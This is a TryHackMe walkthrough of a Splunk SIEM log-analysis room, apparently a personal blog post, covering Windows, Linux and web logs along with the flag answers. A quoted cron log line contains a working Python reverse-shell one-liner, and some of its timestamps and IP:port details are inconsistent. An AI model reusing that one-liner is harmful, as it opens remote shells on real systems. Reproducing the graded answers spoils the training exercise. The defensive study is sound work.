


THM Write-up : Log Analysis with SIEM



Tool: Splunk

Category : Log Analysis



Log Analysis with Splunk—SOC Level 1 Practice


Windows Logs

Practice Scenario

You are an SOC Level 1 Analyst on shift and have received an alert indicating a suspicious network connection using port 5678 on the WIN-105 host. Your task is to conduct an investigation and determine whether this activity is suspicious.

The logs for this task are located in the Splunk index task4. Use the following query:

```
index=task4
```



Note: Before starting, in Splunk, beside the search bar, select All Time to expand the time range.

The screenshot shows the Splunk web interface. At the top, there's a search bar with placeholder text "Search here...". Below it is a "No Event Sampling" section and a "Search History" link. On the left, there's a "How to Search" section with links to "Documentation", "Tutorial", and "Data Summary". On the right, there's an "Analyze Your Data with Table Views" section with a "Create Table View" button and a "Learn more" link. A sidebar at the bottom right says "Activate Windows" with a "Go to Settings" link.

As a beginner, I relied on the **Fields** panel below the search bar in Splunk as a reference to locate the information I needed. This approach made analysis much easier.

Challenge Information:

Index: task4

Hostname: WIN-105

Category: Network Connection

Port: 5678

The screenshot shows the Splunk Log Analysis interface. It displays two search results for the destination port 5678. The first result is for the "Operational" index with sourcetype = WinEventLog. It shows a table of values for DestinationPort, with 443 being the most frequent (90.78%). Below the table, a log entry is shown: "11:11:22.000 AM LogName=Microsoft-Windows-Sysmon/Operational EventCode=3 EventType=4 ComputerName=WIN-105 Show all 33 lines host = WIN-105 source = WinEventLog Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog". The second result is also for the "Operational" index with sourcetype = WinEventLog, dated 8/14/25, at 11:11:01 AM. The bottom part of the interface shows another search results table for the "category" field, with "Process Create" being the top value (38.784%).

Investigation

Search Query:

index="task4" category="Network connection detected (rule: NetworkConnect)" DestinationPort=5678

The screenshot shows the Splunk Enterprise interface with a search bar containing the query: "Index== category='Network connection detected (rule: NetworkConnect)' DestinationPort=5678". The results pane displays one event from 08/14/2025 at 11:10:24 AM. The event details show a host (WIN-105) with source WinEventLog and source type WinEventLog. The event code is 4160, and the event type is 4. The computer name is WIN-105. The destination IP is 10.10.114.80. The event message indicates a network connection was detected, and the file path is C:\Windows\Temp\SharePoint.exe.

Flags Found:

Which IP address was the connection established with?

Flag A: 10.10.114.80

This screenshot shows a detailed view of the event from the previous search. The "DestinationIp" field is selected, and its value is 10.10.114.80. Below the table, a histogram titled "DestinationIp" shows that there is 1 value for 100% of the events. The histogram table has columns: Values, Count, and %, with one entry: 10.10.114.80, 1, 100%. The event message is partially visible at the bottom.

Which process initiated this suspicious connection?

Flag B: SharePoint.exe

This screenshot shows a detailed view of the event with the "ProcessName" field selected. The value is SharePoint.exe. Below the table, a histogram titled "ProcessName" shows that there is 1 value for 100% of the events. The histogram table has columns: Values, Count, and %, with one entry: SharePoint.exe, 1, 100%. The event message is partially visible at the bottom.

To find events where this exact executable appeared in the Image field:

index="task4" host="WIN-105" Image="C:\\Windows\\Temp\\SharePoint.exe"

What is the MD5 hash of the malicious process from the previous question?

Flag C: 770D14FFA142F09730B415506249E7D1
Wildcard Usage in Splunk:

Text surrounded by asterisks (*text*) matches any characters before or after the specified text in an event.

This search is case-insensitive.

Search Query for Scheduled Task:

```
index="task4" host="WIN-105" *schtasks*
```

This helps find all CommandLine: schtasks /query events related to the executable.

What is the name of the scheduled task that was created on the system?Flag D: Office365 Install

Linux Logs

Practice Scenario

You are an SOC Level 1 Analyst on shift and have received an alert indicating possible persistence through the creation of a new remote-ssh user on an Ubuntu server.

Your task is to analyze the logs and determine exactly what happened.

The logs for this task are located in the Splunk index task5. Use the following query:

index=task5

Note: In Linux, persistence mechanisms like cron jobs serve a similar purpose to Windows Task Scheduler.

Investigation

What was the timestamp of the remote-ssh account creation?

index="task5" source="auth.log" *remote-ssh*

Time	Event
2025-08-12T09:52:57.200559+00:00	deceptipot-demo useradd[2789]: new user: name=remote-ssh, UID=1004, GID=1004, home=/home/remote-ssh, shell=/bin/rsh, from=/dev/bt5/2
2025-08-12T09:52:57.200429+00:00	deceptipot-demo useradd[2789]: new group: name=remote-ssh, GID=1004
2025-08-12T09:52:57.170559+00:00	deceptipot-demo sudo: root : TTY pts/1 ; PWD=/home/jack-brown ; USER=root ; COMMAND=/usr/sbin/useradd remote-ssh

Log found:

2025-08-12T09:52:57.170059+00:00 deceptipot-demo sudo: root :
 TTY=pts/1 ; PWD=/home/jack-brown ; USER=root ;
 COMMAND=/usr/sbin/useradd remote-ssh

Removing milliseconds and T:

- Flag: 2025-08-12 09:52:57

Which user successfully escalated their privileges to root prior to the action from the first question?

Flag: jack-brown

From which IP address did the user from the previous question successfully log in to the system?

index="task5" source="auth.log" *authentication failure*

Log found:

2025-08-12T09:50:45.581896+00:00 deceptipot-demo sshd[2579]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.14.94.82 user=jack-brown

Flag: 10.14.94.82

How many failed login attempts occurred prior to this successful login?

index="task5" source="auth.log" *jack-brown* *failed Password* | sort
+_time src_ip

The screenshot shows a Splunk search interface with the following search query:

```
index="task5" source="auth.log" *jack-brown* *failed Password*
```

Results:

Time	Event
2025-08-12T09:58:27.203171+00:00	deceptipot-demo ssh[2563]: Failed password for jack-brown from 10.14.94.82 port 54445 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure
2025-08-12T09:58:36.499416+00:00	deceptipot-demo ssh[2563]: message repeated 2 times: [Failed password for jack-brown from 10.14.94.82 port 54445 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure
2025-08-12T09:58:48.028884+00:00	deceptipot-demo ssh[2579]: Failed password for jack-brown from 10.14.94.82 port 54445 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure
2025-08-12T09:59:51.649491+00:00	deceptipot-demo ssh[2579]: Failed password for jack-brown from 10.14.94.82 port 54445 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure
2025-08-12T09:51:00.011089+00:00	deceptipot-demo ssh[2579]: Failed password for jack-brown from 10.14.94.82 port 54445 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure

Found 4 failed attempts.

Flag: 4

Which port is the persistence mechanism configured to connect to?

index="task5" ("CRON" OR "cron")

The screenshot shows a Splunk search interface with the following search query:

```
index="task5" ("CRON" OR "cron")
```

Results:

Time	Event
2025-08-12T09:58:27.203171+00:00	deceptipot-demo CRON[3042]: (root) CMD (/usr/bin/python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.31.76543"));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"]);' >> /tmp/cron_output.log 2>&1)
2025-08-12T09:55:01.259+00:00	deceptipot-demo CRON[2971]: (root) CMD (command -v debian-sal > /dev/null && debian-sal 1 1)

Log found:

```
2025-08-12T10:00:01.270628+00:00 deceptipot-demo CRON[3042]:
(root) CMD (/usr/bin/python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.31.76543"));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh",
"-i"]);' >> /tmp/cron_output.log 2>&1)
```

Flag: 7654

Answer the questions below

What was the timestamp of the remote-ssh account creation?
Answer Format Example: 2025-01-15 12:30:45
2025-08-12 09:52:57 ✓ Correct Answer

Which user successfully escalated their privileges to root prior to the action from the first question?
jack-brown ✓ Correct Answer

From which IP address did the user from the previous question successfully log in to the system?
10.14.94.82 ✓ Correct Answer

How many failed login attempts occurred prior to this successful login?
4 ✓ Correct Answer

Which port is the persistence mechanism configured to connect to?
7654 ✓ Correct Answer

Activate Window

Web Logs

Practice Scenario

You are an SOC Level 1 Analyst on shift and have received an alert indicating a spike in activity on the organisation's web server.

Your task is to analyze the logs and determine exactly what happened.


The logs for this task are located in the Splunk index task6. Use the following query:

index=task6

Investigation

Which URI path had the highest number of requests?

index="task6" uri="/wp-login.php"



URI /wp-login.php had the highest count: 905 requests.

Flag: /wp-login.php

Which IP address was the source of the activity?

Flag: 10.10.243.134

i	Time	Event
>	8/11/25 10:17:35:000 AM	10.10.243.134 - - [11/Aug/2025:10:17:35 +0000] "POST /wp-login.php HTTP/1.1" 200 2388 "http://10.10.28.135" "WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)" host = ce-splunk source = access.log sourcetype = access_combined
>	8/11/25 10:17:35:000 AM	10.10.243.134 - - [11/Aug/2025:10:17:35 +0000] "POST /wp-login.php HTTP/1.1" 200 2388 "http://10.10.28.135" "WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)" host = ce-splunk source = access.log sourcetype = access_combined
>	8/11/25 10:17:35:000 AM	10.10.243.134 - - [11/Aug/2025:10:17:35 +0000] "POST /wp-login.php HTTP/1.1" 200 2388 "http://10.10.28.135" "WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)" host = ce-splunk source = access.log sourcetype = access_combined
>	8/11/25 10:17:35:000 AM	10.10.243.134 - - [11/Aug/2025:10:17:35 +0000] "POST /wp-login.php HTTP/1.1" 200 2388 "http://10.10.28.135" "WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)" host = ce-splunk source = access.log sourcetype = access_combined
>	8/11/25 10:17:35:000 AM	10.10.243.134 - - [11/Aug/2025:10:17:35 +0000] "POST /wp-login.php HTTP/1.1" 200 2388 "http://10.10.28.135" "WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)" host = ce-splunk source = access.log sourcetype = access_combined
>	8/11/25 10:17:35:000 AM	10.10.243.134 - - [11/Aug/2025:10:17:35 +0000] "POST /wp-login.php HTTP/1.1" 200 2388 "http://10.10.28.135" "WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)" host = ce-splunk source = access.log sourcetype = access_combined
		Activate Windows Go to Settings to activate Windows.
		tryhackme.com/en-US/_/ve...

How can this activity be classified?

Multiple requests targeting the login page indicate a brute force attack.

Flag: Brute Force

Which tool did the threat actor use?

Flag: WPScan

Answer the questions below

Which URI path had the highest number of requests?
/wp-login.php ✓ Correct Answer

Which IP address was the source of the activity?
10.10.243.134 ✓ Correct Answer

How can this activity be classified?
Brute Force ✓ Correct Answer

Which tool did the threat actor use?
WPScan ✓ Correct Answer

Congratulations on completing Log Analysis with SIEM!!! 🎉

Points earned 137	Completed tasks 7	Room type Walkthrough	Difficulty Medium	Streak 2
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Leave Feedback

Activate Windows
Continue Go to Settings to activate Windows.

94,066 users are actively learning this week

References

- [Splunk Search Command Reference](#)
- [Splunk SPL Cheat Sheet](#)
- [Splunk Cloud Platform SPL Reference](#)

By [Alexander Sapo](#) on [January 18, 2026](#).

[Canonical link](#)

Exported from [Medium](#) on February 7, 2026.